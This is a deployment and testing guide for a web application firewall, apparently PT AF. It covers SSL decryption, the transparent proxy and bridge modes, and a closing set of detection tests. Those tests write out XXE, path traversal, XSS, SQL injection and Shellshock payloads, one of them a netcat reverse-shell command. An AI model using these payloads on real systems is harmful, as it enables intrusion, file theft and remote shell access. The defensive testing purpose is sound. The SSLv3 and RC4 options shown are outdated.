
1. Go to the **Configuration > SSL > Files** tab.



2. Upload the certificate file to the certificates directory, and the private key file to the keys directory.
3. Go to the **Configuration > Security > Services** tab.
4. Select a service to edit.
5. Click **Add** to add a new server.



6. Specify the application server settings:
Upstream: the name of a server group.
Listen port: the number of the port whose traffic will be listened.
7. Select the **Enable SSL** check box.
8. Click the **Add** button by the **SSL options** field. The window for adding parameters will be opened.




9. Specify the following settings:

SSL certificate: specify the certificate uploaded in Step 2.

SSL private key: specify the private key uploaded in Step 2.

SSL ciphers: the list of algorithms supported by the OpenSSL library to establish connections. This list is specified during compilation, and the default list for OpenSSL version 1.0.0 is: ALL:!aNULL:!eNULL.

SSL protocols: select SSL protocols from the list: SSLv3, TLSv1, TLSv1.1, TLSv1.2.



The screenshot shows a 'SETTINGS' dialog box with a dark background. It contains several configuration fields: 'Name' (text input with 'SSL1'), 'SSL certificate' (dropdown menu with 'Not selected'), 'SSL private key' (dropdown menu with 'Not selected'), 'SSL ciphers' (text input), 'SSL protocols' (dropdown menu with 'SSLv3' selected and a list of options: SSLv3, TLSv1, TLSv1.1, TLSv1.2), 'Prefer server ciphers' (checkbox), 'SSL client certificate' (text input), and 'SSL certificate revocation list' (dropdown menu with 'Not selected'). At the bottom, there is a checked checkbox for 'Use recommended settings' and three buttons: 'Submit' (green), 'Save and Continue' (grey), and 'Cancel' (grey).

10. Save the specified settings.

11. Save the sniffer settings.

The decryption of SSL traffic is now configured for the sniffer mode.



Note: The sniffer mode can decrypt SSL traffic only if the following cipher suits are used as the key exchange protocol on the side of the protected application:

- TLS_RSA_WITH_RC4_128_MD5
- TLS_RSA_WITH_RC4_128_SHA
- TLS_RSA_WITH_AES_128_CBC_SHA
- TLS_RSA_WITH_AES_128_CBC_SHA256
- TLS_RSA_WITH_AES_128_GCM_SHA256
- TLS_RSA_WITH_3DES_EDE_CBC_SHA

- TLS_RSA_WITH_AES_256_CBC_SHA
- TLS_RSA_WITH_AES_256_CBC_SHA256
- TLS_RSA_WITH_AES_256_GCM_SHA384

5.2.5. Configuring the Transparent Proxy Mode

To configure the transparent proxy mode, follow these steps:

1. Run wsc and add a bridge interface.

```
sudo wsc
if bridge 0 eth1 eth2
if mark br0
config commit
config sync
```

2. Access the WebUI of the PT AF VM (for example, https://192.168.1.100:8443)
3. On the **Configuration > Network > Network Interface Aliases** tab, create the TPROXY role for the bridge interface br0.

	Name	Type	Open TCP Ports
<input type="checkbox"/>	mgmt	MGMT	10050, 22013
<input type="checkbox"/>	tproxy	TPROXY	
<input type="checkbox"/>	lan	LAN	
<input type="checkbox"/>	span	SPAN	
<input type="checkbox"/>	wan	WAN	
<input type="checkbox"/>	Default	DB	4000, 10050, 5380, 27017, 27018, 6379, 9900, 9200, 8082, 9300, 2812

4. On the **Configuration > Network > Gateways** tab, assign roles on the gateway and enable the gateway.

br0	Network Alias	x TPROXY-tpoxy	
	IP	None	
	Netmask	None	
	DHCP	<input type="checkbox"/>	
	MAC Address	None	
	Gateway	109.238.242.113	
	Ports	eth1, eth0	
	Options:	stp	<input type="checkbox"/>
		waitport	None
		fd	None

For the bridge members specified in the Bridge ports parameter group, specify an internal and external interfaces.

5. On the **Configuration > Network > Upstreams** tab, select the **Transparency** check box for all server groups related to the profile.

The image shows a configuration window for a service. The fields and their values are as follows:

Field	Value
Name *	ptsecurity.ru
Backend *	<ul style="list-style-type: none"> IP address *: 109.238.242.125 Weight *: 1 Source IP ranges: (empty field) [Add button] Maximum number of fails: (empty field) Backup: <input type="checkbox"/> Down: <input type="checkbox"/>
IP hashing	<input type="checkbox"/>
Least number of connections	<input type="checkbox"/>
Transparency	<input type="checkbox"/>
Keep-alive	32
Read timeout	60

Buttons at the bottom: Submit (green), Save and Add (grey), Cancel (grey).

6. Go to the **Configuration > Security > Services** tab and click **Create**. The new service window will open.
7. From the **Integration mode** drop-down list, select **Transparent Proxy**.
8. In the **Servers** setting area, click **Add** and add a protected server.

SERVICES

List Create

Name * ptsecurity

Integration mode * Transparent Proxy

Active ☒

Servers *

Upstream ptsecurity.ru Add

Listen IP * TPROXY-tpoxy Add

Enable SSL ☐

Add

Submit Save and Continue Copy Cancel

2012-2017 © POSITIVE TECHNOLOGIES

9. Go to the **Configuration > Security > Web applications** tab and click **Create**.
10. In the new web application window, in the **Services** field, specify the service you have created.

11. Go to the **Configuration > Security > Policies** tab and configure protectors to be used in your policy.

12. Save the policy.

13. Check that after you have configured the policy, requests that come to the local interface are redirected to the protected server.

The transparent proxy mode is now configured.



Note: If the waf-nginx service is disabled, the transparent proxy mode will be changed to bridge automatically.

5.2.6. Configuring the Bridge Mode

To configure the bridge mode, follow these steps:

1. Run wsc and add a bridge interface.

```
sudo wsc
if bridge 0 eth1 eth2
```

```
if mark br0
if set br0 stp true
config commit
config sync
```



Note: To avoid bridging loops while creating bridge, enable STP.

2. Access the WebUI of the PT AF VM (for example, <https://192.168.1.100:8443>)
3. On the **Configuration > Network > Network Interface Aliases** tab, assign the SPAN role for the bridge interface br0.

Interface	Role
eth0	External
eth1	Internal

Property	Value
IP	None
Netmask	None
DHCP	<input type="checkbox"/>
MAC Address	None
Options: stp	<input type="checkbox"/>
waitport	None
fd	None

4. Configure PT AF according to the standard sniffer settings.

The bridge mode is now configured.

5.2.7. Testing the Gateway

To test the gateway:

1. Check that the system operating mode is configured.
2. From your browser, connect to the web server: for example, <http://172.16.9.20/>.
3. Send a suspicious request. For example,
<http://example.com/news.php?id=5'%20and%201=1%20--%201>



Note: To generate such requests, use any vulnerability scanner, for example, NIKTO, sqlmap, w3f, or similar.

4. Check that PT AF VM recognizes the suspicious request.

MATCHED_VARIABLE_NAME	Q	REQUEST_POST_ARGS.post
MATCHED_VARIABLE_VALUE	Q	<script>alert()</script>
POLICY_HMMODEL	Q	
POLICY_ID	Q	528e2758cd80bcb1b8633f863
POLICY_NAME	Q	Default
POLICY_PROTECTOR	Q	xss-f
POLICY_RULE	Q	
POLICY_SQLI_FINGERPRINT	Q	
REQUEST_AMF_KEYS	Q	
REQUEST_ARGS.post	Q	<script>alert()</script>
REQUEST_ARGS_INDICES	Q	
REQUEST_ARGS_KEYS	Q	post
REQUEST_COOKIES_INDICES	Q	
REQUEST_COOKIES_KEYS	Q	
REQUEST_GET_ARGS_INDICES	Q	
REQUEST_GET_ARGS_KEYS	Q	
REQUEST_HEADERS.Content-Length	Q	43
REQUEST_HEADERS.Content-Type	Q	application/x-www-form-urlencoded
REQUEST_HEADERS.Host	Q	test20.me
REQUEST_HEADERS.User-Agent	Q	Test1
REQUEST_HEADERS_KEYS	Q	Content-Type,Content-Length,User-Agent,Host
REQUEST_JSON_KEYS	Q	
REQUEST_METHOD	Q	POST
REQUEST_PATH	Q	/post_message.php
REQUEST_POST_ARGS.post	Q	<script>alert()</script>
REQUEST_POST_ARGS_INDICES	Q	
REQUEST_POST_ARGS_KEYS	Q	post
REQUEST_QUERY	Q	
REQUEST_RAW_BODY	Q	<pre> 1 POST /post_message.php HTTP/1.1 2 Content-Type: application/x-www-form-urlencoded 3 Content-Length: 43 4 User-Agent: Test1 5 Host: test20.me 6 7 post=%3Cscript%3Ealert%28%29%3C%2Fscript%3E </pre>

The gateway test is completed.

6. Test Examples

You can run basic tests to demonstrate the capabilities of the tested objects to protect Web applications from application-layer attacks.

Topics covered in this section

- XXE detection test
- Path Traversal detection test
- XSS detection test
- SQL Injection detection test
- Shellshock exploitation test

6.1. XXE detection test

From the attacker's workstation, from the Repeater tab of Burp Suite, run the query:

```
POST / HTTP/1.1
Host: test.test Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;Trident/5.0)
Connection: close
Content-Type: application/xml Content-Length: 85
<!DOCTYPE input [
<!ENTITY xxe SYSTEM "file:///C:/boot.ini" >
]>
<input></input>
```

Expected result: the tested object identifies an XXE attack. A corresponding entry will appear in the event log.

6.2. Path Traversal Detection Test

From a browser of the attacker's workstation, send the request to the web server:

```
http://test.test/test.php?title =../../../../../etc/passwd
```

Expected result: the tested object identifies a Path Traversal attack. A corresponding entry will appear in the event log.

6.3. XSS Detection Test

From a browser of the attacker's workstation, send the request to the Web server:

```
http://test.test/test.php?title=<script>alert(document.cookie)</script>
```

Expected result: the tested object identifies an XSS attack. A corresponding entry will appear in the event log.

6.4. SQL Injection Detection Test

From a browser of the attacker's workstation, send the request to the Web server:

```
http://test.test/test.php?title=%27+or+1%3D1%23&action=search
```

Expected result: the tested object identifies an attempt of SQL Injection and illegitimate coding of a parameter. A corresponding entry will appear in the event log.

6.5. Shellshock Exploitation Test

From the attacker's workstation, from the Repeater tab of Burp Suite, run the query:

```
GET /bWAPP/cgi-bin/shellshock.sh HTTP/1.1 Host: test.test  
Referer: () { :}; /bin/bash -c "nc -e /bin/sh test-host 4444"
```

Expected result: the tested object identifies an attempt to exploit the Shellshock vulnerability. A corresponding entry will appear in the event log.

About Array Networks

Array Networks, the network functions platform company, develops purpose-built systems for deploying virtual app delivery, networking and security functions with guaranteed performance. Headquartered in Silicon Valley, Array is backed by over 250 worldwide employees and is poised to capitalize on explosive growth in the areas of virtualization, cloud and software-centric computing. Proven at over 5000 worldwide customer deployments, Array is recognized by leading analysts, enterprises and service providers, for next-generation technology that delivers agility at scale.

Corporate Headquarters

info@arraynetworks.com
408-240-8700
1 866 MY-ARRAY
www.arraynetworks.com

EMEA

rschmit@arraynetworks.com
+32 2 6336382

China

support@arraynetworks.com.cn
+010-84446688

France and North Africa

infosfrance@arraynetworks.com
+33 6 07 511 868

India

isales@arraynetworks.com
+91-080-41329296

Japan

sales-japan@
arraynetworks.com
+81-44-589-8315



To purchase
Array Networks
Solutions, please
contact your
Array Networks
representative at
1-866-MY-ARRAY
(692-7729) or
authorized reseller
May-2017 rev. a